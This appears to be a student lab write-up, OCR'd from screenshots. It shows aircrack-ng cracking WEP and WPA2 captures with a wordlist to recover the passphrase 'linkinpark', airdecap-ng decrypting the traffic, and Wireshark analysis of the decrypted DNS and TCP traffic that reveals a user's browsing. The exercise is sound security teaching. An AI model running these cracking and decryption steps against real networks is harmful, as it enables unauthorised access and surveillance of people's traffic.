
```
No. Time       Source             Destination        Protocol
  1 0.000000   192.168.1.127      14.17.41.154       TCP
  2 7.266236   ::                 ff02::16           ICMPv6
  3 7.344578   0.0.0.0            255.255.255.255    DHCP
  4 7.354818   0.0.0.0            255.255.255.255    DHCP
  5 7.370172   0.0.0.0            255.255.255.255    DHCP
  6 7.373756   0.0.0.0            255.255.255.255    DHCP
  7 7.470523   HuaweiTe_b8:3d:23  Broadcast          ARP
  8 7.471049   Alfa_82:c3:7e      Broadcast          ARP
  9 7.504832   Cisco-Li_da:cf:2d  HuaweiTe_b8:3d:23  ARP
 10 7.572411   Alfa_82:c3:7e      Broadcast          ARP
 11 7.573436   Alfa_82:c3:7e      Broadcast          ARP
 12 7.574459   Alfa_82:c3:7e      Broadcast          ARP
 13 7.575484   Alfa_82:c3:7e      Broadcast          ARP
 14 7.576009   Alfa_82:c3:7e      Broadcast          ARP
 15 7.577531   Alfa_82:c3:7e      Broadcast          ARP
 16 7.578057   Alfa_82:c3:7e      Broadcast          ARP
 17 7.578043   Alfa_82:c3:7e      Broadcast          ARP

▸ Frame 1: 557 bytes on wire (4456 bits), 557 bytes captured (4456 bits)
▸ Ethernet II, Src: HuaweiTe_b8:3d:23 (00:9a:cd:b8:3d:23), Dst: Cisco-Li_da:cf:2d (00:16:b6:da:cf:2d)
▸ Internet Protocol Version 4, Src: 192.168.1.127, Dst: 14.17.41.154
▸ Transmission Control Protocol, Src Port: 37527, Dst Port: 80, Seq: 1, Ack: 1, Len: 491

0000  00 16 b6 da cf 2d 00 9a  cd b8 3d 23 08 00 45 00   .....-.. ..=#..E.
0010  02 1f 5a 4b 40 00 40 06  e4 bb c0 a8 01 7f 0e 11   ..ZK@.@. ........
0020  29 9a 92 97 00 50 b2 0a  3f 4b 58 bc 78 64 80 18   )....P.. ?KX.xd..
0030  01 57 4c 97 00 00 01 01  08 0a 00 5e 69 84 3a 87   .WL..... ...^i.:.
0040  d2 23 00 00 01 eb 00 00  00 0a 01 00 00 00 44 c9   .#...... ......D.
0050  6b 37 33 33 a9 37 7f 24  97 5a d2 ab a2 f0 20 65   k733.7.$ .Z.... e
0060  0f a0 b1 60 0c b5 6d 62  4e f2 cb 27 9d 11 ff db   ...`..mb N..'....
0070  7b 18 f0 a5 e8 13 81 c0  a3 00 63 07 98 ab 44 75   {....... ..c...Du
0080  b4 5a 63 de ca 03 ec a6  86 7c a5 e8 ec 7c 0f 00   .Zc..... .|...|..
0090  00 00 00 0d 34 32 32 35  32 34 37 31 38 e1 f8 16   ....4225 24718...
00a0  85 da 11 16 6a 81 e8 1b  76 68 a0 09 79 83 28 94   ....j... vh..y.(.

WEP-dec    Packets: 45765 · Displayed: 45765 (100.0%) · Load time: 0:0.88    Profile: Default
```




```
dns

No.    Time       Source        Destination     Protocol Length Inf
28215 37.221696   192.168.1.1   192.168.1.127   DNS        102 St
```

This is a before and after of the WEP.cap / WEP-dec.cap files that were taken from the lab. As you could tell on the right you could see what is actually happening instead of requests of data being sent. I can then see what type of protocol is being used and packet sizes and all that good stuff at this point. Most of the requests in this file that I found after I cracked it was ARP requests of ip addresses. Was able to find the source and destination of the DNS ip request.


WPA2 Cracking:



```
Quitting aircrack-ng...
root@kali:~# aircrack-ng -w /usr/share/wordlists/sqlmap.txt  WPA2-P4-01.cap
Opening WPA2-P4-01.cap
Read 4225 packets.

   #  BSSID              ESSID                     Encryption

   1  00:16:B6:DA:CF:2F  CyberPHY                  WPA (1 handshake)

Choosing first network as target.

Opening WPA2-P4-01.cap
Reading packets, please wait...

                                 Aircrack-ng 1.2 rc4
```



```
[00:04:40] 479824/746519 keys tested (1821.35 k/s)

Time left: 2 minutes, 26 seconds                    64.27%

                  KEY FOUND! [ linkinpark ]


Master Key     : 67 1E 26 8E 53 00 09 25 9D 9B 13 3D 92 84 82 48
                 F5 EC C8 86 E4 6A 56 97 4D 62 51 5C D7 16 DF A4

Transient Key  : FD AB D0 7A 98 08 8B 11 FC A0 20 E2 62 63 CD 30
                 DB 1A C1 8D DA D4 25 FF 98 85 C1 59 31 28 E3 B0
                 55 17 2A 40 C8 49 F3 B9 40 B6 40 A7 8F DA 0A 94
                 1C 88 97 16 C7 90 BE 37 27 B5 64 24 26 C3 CD 63

EAPOL HMAC     : E0 D0 74 0F 6F A3 5D 3F 7E 69 C2 37 15 4E 43 0A
t@kali:~#
```



Applications
Places
Wireshark
Tue 04:59
WPA2-P4-01-dec.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	0.0.0.0	255.255.255.255	DHCP	356	DHCP Discover - Transaction…
2	0.011265	0.0.0.0	255.255.255.255	DHCP	368	DHCP Request - Transaction…
3	0.641104	42.62.94.2	192.168.1.127	TCP	217	443→42039 [PSH, ACK] Seq=1 …
4	1.610888	192.168.1.1	192.168.1.127	DNS	164	Standard query response 0xf…
5	1.621128	192.168.1.1	192.168.1.127	DNS	168	Standard query response 0xe…
6	1.731728	66.198.24.243	192.168.1.127	TCP	54	80→39975 [FIN, ACK] Seq=1 A…
7	1.961625	192.168.1.127	192.168.1.1	DNS	82	Standard query 0xf81c A cm0…
8	1.999512	192.168.1.127	192.168.1.1	DNS	87	Standard query 0xfa99 A rou…
9	3.580682	183.61.49.155	192.168.1.127	TCP	74	8080→40163 [SYN, ACK] Seq=0…
10	4.884303	72.30.202.51	192.168.1.127	TCP	1514	443→41748 [ACK] Seq=1 Ack=1…
11	5.004106	72.30.202.51	192.168.1.127	SSL	1514	[TCP Previous segment not c…
12	5.322570	106.75.27.37	192.168.1.127	TCP	66	443→48573 [ACK] Seq=1 Ack=1…
13	5.345610	65.121.211.90	192.168.1.127	TCP	66	443→42980 [ACK] Seq=1 Ack=1…
14	5.645711	65.121.211.90	192.168.1.127	TCP	73	[TCP Previous segment not c…
15	5.671824	106.75.27.37	192.168.1.127	TLSv1.2	407	Application Data
16	5.820304	65.121.211.90	192.168.1.127	TCP	66	443→42980 [ACK] Seq=175 Ack…
17	6.281098	184.173.21.66	192.168.1.127	TCP	66	443→39419 [ACK] Seq=1 Ack=1…
18	6.442378	184.173.21.66	192.168.1.127	TCP	66	443→39419 [ACK] Seq=1 Ack=1…
19	6.442890	184.173.21.66	192.168.1.127	SSL	87	Continuation Data
20	7.270346	72.30.202.51	192.168.1.127	SSL	767	[TCP Previous segment not c…
21	7.477727	192.168.1.127	184.173.21.66	TCP	66	[TCP ACKed unseen segment] …
22	7.790602	203.205.158.84	192.168.1.127	TCP	54	80→46909 [ACK] Seq=1 Ack=1 …
23	7.795727	203.205.158.84	192.168.1.127	TCP	393	[TCP segment of a reassembl…
24	7.803920	203.205.158.84	192.168.1.127	TCP	1514	[TCP segment of a reassembl…
25	7.812112	203.205.158.84	192.168.1.127	MP4	865	
26	7.817232	203.205.158.84	192.168.1.127	TCP	54	80→46909 [FIN, ACK] Seq=261…
27	7.987722	184.173.21.66	192.168.1.127	SSL	161	[TCP ACKed unseen segment] …


```
▸ Frame 6: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)
▸ Ethernet II, Src: Cisco-Li_da:cf:2d (00:16:b6:da:cf:2d), Dst: HuaweiTe_b8:3d:23 (00:9a:cd:b8:3d:23)
▸ Internet Protocol Version 4, Src: 66.198.24.243, Dst: 192.168.1.127
▸ Transmission Control Protocol, Src Port: 80, Dst Port: 39975, Seq: 1, Ack: 1, Len: 0
```

```
0000  00 9a cd b8 3d 23 00 16  b6 da cf 2d 08 00 45 00   ....=#.. ...-..E.
0010  00 28 0b 51 40 00 36 06  1b 9f 42 c6 18 f3 c0 a8   .(.Q@.6. ..B.....
0020  01 7f 00 50 9c 27 c8 81  ff eb 85 d4 a2 3a 50 11   ...P.'.. ......:P.
0030  00 1d 04 e2 00 00                                  ......
```

WPA2-P4-01-dec   Packets: 522 · Displayed: 522 (100.0%) · Load time: 0:0.2   Profile: Default

```
                         Aircrack-ng 1.2 rc4

      [00:00:00] 216/1557 keys tested (1803.76 k/s)

      Time left: 0 seconds                                      13.87%

                        KEY FOUND! [ linkinpark ]


      Master Key     : 67 1E 26 8E 53 00 09 25 9D 9B 13 3D 92 84 82 48
                       F5 EC C8 86 E4 6A 56 97 4D 62 51 5C D7 16 DF A4

      Transient Key  : FD AB D0 7A 98 08 8B 11 FC A0 20 E2 62 63 CD 30
                       DB 1A C1 8D DA D4 25 FF 98 85 C1 59 31 28 E3 B0
                       55 17 2A 40 C8 49 F3 B9 40 B6 40 A7 8F DA 0A 94
                       1C 88 97 16 C7 90 BE 37 27 B5 64 24 26 C3 CD 63

      EAPOL HMAC     : E0 D0 74 0F 6F A3 5D 3F 7E 69 C2 37 15 4E 43 0A
root@kali:~/Downloads# airdecap-ng ~/ece455lab3/WPA2-P4-01.cap -p linkinp
ark -e CyberPHY
Total number of packets read          4225
Total number of WEP data packets         0
Total number of WPA data packets       645
Number of plaintext data packets         0
Number of decrypted WEP  packets         0
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets       522
root@kali:~/Downloads# airdecap-ng ~/ece455lab3/WPA2-P4-01.cap -p linkinp
ark -e CyberPHY
```

Problem 4



Applications
Places
Wireshark
Fri 15:23
WPA2-P4-01-dec.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Expression…
+

```
No.  Time      Source          Destination      Protocol Length Info
   1 0.000000  0.0.0.0         255.255.255.255  DHCP      356 DHCP Discover - Transaction ID 0x20564bd5
   2 0.011265  0.0.0.0         255.255.255.255  DHCP      368 DHCP Request  - Transaction ID 0x20564bd5
   3 0.641104  42.62.94.2      192.168.1.127    TCP       217 443→42039 [PSH, ACK] Seq=1 Ack=1 Win=101 Len=163
   4 1.610888  192.168.1.1     192.168.1.127    DNS       164 Standard query response 0xf579 A mygw.alipay.com.srip.net CNAME a474.srip1.akasrip.net.4dba0bc6.1.cn.a…
   5 1.621128  192.168.1.1     192.168.1.127    DNS       168 Standard query response 0xe82c A m.qpic.cn CNAME m.qpic.cn.tcdn.qq.com A 203.205.149.88 A 203.205.149.…
   6 1.731728  66.198.24.243   192.168.1.127    TCP        54 80→39975 [FIN, ACK] Seq=1 Ack=1 Win=29 Len=0
   7 1.961625  192.168.1.127   192.168.1.1      DNS        82 Standard query 0xf81c A cm045.getui.igexin.com
   8 1.999512  192.168.1.127   192.168.1.1      DNS        87 Standard query 0xfa99 A router-g0-push.leancloud.cn
   9 3.580682  183.61.49.155   192.168.1.127    TCP        74 8080→40163 [SYN, ACK] Seq=0 Ack=1 Win=13480 Len=0 MSS=1360 SACK_PERM=1 TSval=2133994628 TSecr=28364793…
  10 4.884303  72.30.202.51    192.168.1.127    TCP      1514 443→41748 [ACK] Seq=1 Ack=1 Win=61 Len=1448 TSval=2124327287 TSecr=28365250
  11 5.004106  72.30.202.51    192.168.1.127    SSL      1514 [TCP Previous segment not captured] Continuation Data
  12 5.322570  106.75.27.37    192.168.1.127    TCP        66 443→48573 [ACK] Seq=1 Ack=1 Win=30 Len=0 TSval=589500134 TSecr=28365249
  13 5.345610  65.121.211.90   192.168.1.127    TCP        66 443→42980 [ACK] Seq=1 Ack=1 Win=7105 Len=0 TSval=3408931132 TSecr=28365367
  14 5.645711  65.121.211.90   192.168.1.127    TCP        73 [TCP Previous segment not captured] [TCP segment of a reassembled PDU]
  15 5.671824  106.75.27.37    192.168.1.127    TLSv1.2   407 Application Data
  16 5.820304  65.121.211.90   192.168.1.127    TCP        66 443→42980 [ACK] Seq=175 Ack=30 Win=7105 Len=0 TSval=3408931610 TSecr=28365519
  17 6.281098  184.173.21.66   192.168.1.127    TCP        66 443→39419 [ACK] Seq=1 Ack=1 Win=227 Len=0 TSval=3906150162 TSecr=28365609
  18 6.442378  184.173.21.66   192.168.1.127    TCP        66 443→39419 [ACK] Seq=1 Ack=1490 Win=254 Len=0 TSval=3906150328 TSecr=28365664
  19 6.442890  184.173.21.66   192.168.1.127    SSL        87 Continuation Data
  20 7.270346  72.30.202.51    192.168.1.127    SSL       767 [TCP Previous segment not captured] Continuation Data
  21 7.477727  192.168.1.127   184.173.21.66    TCP        66 [TCP ACKed unseen segment] 39419→443 [ACK] Seq=1733 Ack=2102 Win=357 Len=0 TSval=28366038 TSecr=390615…
  22 7.790602  203.205.158.84  192.168.1.127    TCP        54 80→46909 [ACK] Seq=1 Ack=1 Win=123 Len=0
  23 7.795727  203.205.158.84  192.168.1.127    TCP       393 [TCP segment of a reassembled PDU]
```

```
▸ Frame 1: 356 bytes on wire (2848 bits), 356 bytes captured (2848 bits)
▸ Ethernet II, Src: HuaweiTe_b8:3d:23 (00:9a:cd:b8:3d:23), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
▸ Internet Protocol Version 4, Src: 0.0.0.0, Dst: 255.255.255.255
▸ User Datagram Protocol, Src Port: 68, Dst Port: 67
▸ Bootstrap Protocol (Discover)
```

```
0000  ff ff ff ff ff ff 00 9a  cd b8 3d 23 08 00 45 10   ........ ..=#..E.
0010  01 56 00 00 40 00 40 11  39 88 00 00 00 00 ff ff   .V..@.@. 9.......
0020  ff ff 00 44 00 43 01 42  fe c7 01 01 06 00 20 56   ...D.C.B ...... V
0030  4b d5 00 00 00 00 00 00  00 00 00 00 00 00 00 00   K....... ........
0040  00 00 00 00 00 00 00 9a  cd b8 3d 23 00 00 00 00   ........ ..=#....
0050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
```

```
WPA2-P4-01-dec          Packets: 522 · Displayed: 522 (100.0%) · Load time: 0:0.11          Profile: Default
```


Applications
Places
Wireshark
Fri 15:44
WPA2-P4-01-dec.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns
Expression…
+

```
No.  Time       Source        Destination    Protocol Length Info
   4 1.610888   192.168.1.1   192.168.1.127  DNS      164 Standard query response 0xf579 A mygw.alipay.com.srip.net CNAME a474.srip1.akasrip.net.4dba0bc6.1.cn.akasrip…
   5 1.621128   192.168.1.1   192.168.1.127  DNS      168 Standard query response 0xe82c A m.qpic.cn CNAME m.qpic.cn.tcdn.qq.com A 203.205.149.88 A 203.205.149.85 A 2…
   7 1.961625   192.168.1.127 192.168.1.1    DNS       82 Standard query 0xf81c A cm045.getui.igexin.com
   8 1.999512   192.168.1.127 192.168.1.1    DNS       87 Standard query 0xfa99 A router-g0-push.leancloud.cn
  31 8.150538   192.168.1.1   192.168.1.127  DNS      143 Standard query response 0xede8 A oth.eve.mdt.qq.com CNAME game.eve.mdt.qq.com A 103.7.30.85 A 203.205.151.193
  44 8.604249   192.168.1.127 192.168.1.1    DNS       79 Standard query 0xf650 A vzbfmht.tcdn.qq.com
  47 8.610383   192.168.1.1   192.168.1.127  DNS      111 Standard query response 0xf650 A vzbfmht.tcdn.qq.com A 112.90.11.94 A 183.60.48.166
 201 15.106510  192.168.1.127 192.168.1.1    DNS       84 Standard query 0xc0c7 A ws.stream.qqmusic.qq.com
 207 17.494154  192.168.1.1   192.168.1.127  DNS      105 Standard query response 0x9ba3 A clientservices.googleapis.com A 172.217.4.131
 223 18.069141  192.168.1.127 192.168.1.1    DNS       74 Standard query 0xfa44 A log.snssdk.com
 250 20.693328  192.168.1.1   192.168.1.127  DNS      130 Standard query response 0xe162 A lh3.googleusercontent.com CNAME googlehosted.l.googleusercontent.com A 172.…
 365 21.381450  192.168.1.1   192.168.1.127  DNS      206 Standard query response 0xd2b6 A cc.stream.qqmusic.qq.com CNAME cc.stream.qqmusic.qq.ccgslb.com.cn CNAME hpc…
 379 21.873034  192.168.1.1   192.168.1.127  DNS       91 Standard query response 0xae1b A ssl.gstatic.com A 172.217.4.131
 407 23.038415  192.168.1.1   192.168.1.127  DNS       69 Standard query response 0xbded A etyeezfmo
 408 23.038928  192.168.1.1   192.168.1.127  DNS       69 Standard query response 0xad94 A tqbpgesjz
 410 23.469006  192.168.1.127 192.168.1.1    DNS       74 Standard query 0xc621 A ogs.google.com
 418 24.601680  192.168.1.1   192.168.1.127  DNS      115 Standard query response 0xe95f A aeventlog.beacon.qq.com A 203.205.151.193 A 103.7.30.85
 422 25.666708  192.168.1.127 192.168.1.1    DNS       77 Standard query 0xab0d A wkvip.laiwang.com
 434 29.189463  192.168.1.127 192.168.1.1    DNS       80 Standard query 0xdf8c A android.push.126.net
 460 31.201230  192.168.1.1   192.168.1.127  DNS      124 Standard query response 0xcea4 A uwnthesis-files-wordpress-com.cdn.ampproject.org A 216.58.193.193
 496 38.218641  192.168.1.127 192.168.1.1    DNS       74 Standard query 0xd6e6 A www.taobao.com
 498 38.243728  192.168.1.1   192.168.1.127  DNS      138 Standard query response 0xd6e6 A www.taobao.com CNAME www.taobao.com.danuoyi.tbcache.com A 66.198.24.243
 512 40.406032  192.168.1.1   192.168.1.127  DNS      245 Standard query response 0xfbb5 A resolver.msg.xiaomi.net CNAME lb-im-11-1803639322.ap-southeast-1.elb.amazon…
```

```
▸ Frame 31: 143 bytes on wire (1144 bits), 143 bytes captured (1144 bits)
▸ Ethernet II, Src: Cisco-Li_da:cf:2d (00:16:b6:da:cf:2d), Dst: HuaweiTe_b8:3d:23 (00:9a:cd:b8:3d:23)
▸ Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.127
▸ User Datagram Protocol, Src Port: 53, Dst Port: 34664
▸ Domain Name System (response)
```

```
0000  00 9a cd b8 3d 23 00 16  b6 da cf 2d 08 00 45 00   ....=#.. ...-..E.
0010  00 81 00 00 40 00 40 11  b6 9b c0 a8 01 01 c0 a8   ....@.@. ........
0020  01 7f 00 35 87 68 00 6d  36 25 ed e8 81 80 00 01   ...5.h.m 6%......
0030  00 03 00 00 00 00 03 6f  74 68 03 65 76 65 03 6d   .......o th.eve.m
0040  64 74 02 71 71 03 63 6f  6d 00 00 01 00 01 c0 0c   dt.qq.co m.......
0050  00 05 00 01 00 00 00 1e  00 15 04 67 61 6d 65 03   ........ ...game.
0060  65 76 65 03 6d 64 74 02  71 71 03 63 6f 6d 00 c0   eve.mdt. qq.com..
0070  30 00 01 00 01 00 00 00  1e 00 04 67 07 1e 55 c0   0....... ...g..U.
0080  30 00 01 00 01 00 00 00  1e 00 04 cb cd 97 c1      0....... .......
```

```
WPA2-P4-01-dec          Packets: 522 · Displayed: 23 (4.4%) · Load time: 0:0.3          Profile: Defaul
```

The screen caps above shows the procedure I had to take after After decapping the WPA2 file that we captured I was then able to look at the decrypted file. After looking at the file it was evident that the most used protocol in the file is TCP. It's pretty cool to see that we could see the source ip and destination ip of what is going on in the DHCP protocol at the very beginning of the file. I could see the DNS requests that it is making to some leancloud.cn which is probably a server of some sort. Not all transmissions were able to be converted into a decrypted transmission that we could see. By filtering to DNS we are able to see what websites and message responses to these requests to certain websites. This person went to various pages such a www.taobao.com, streamed music using some client and accessed some website to where they pay for something.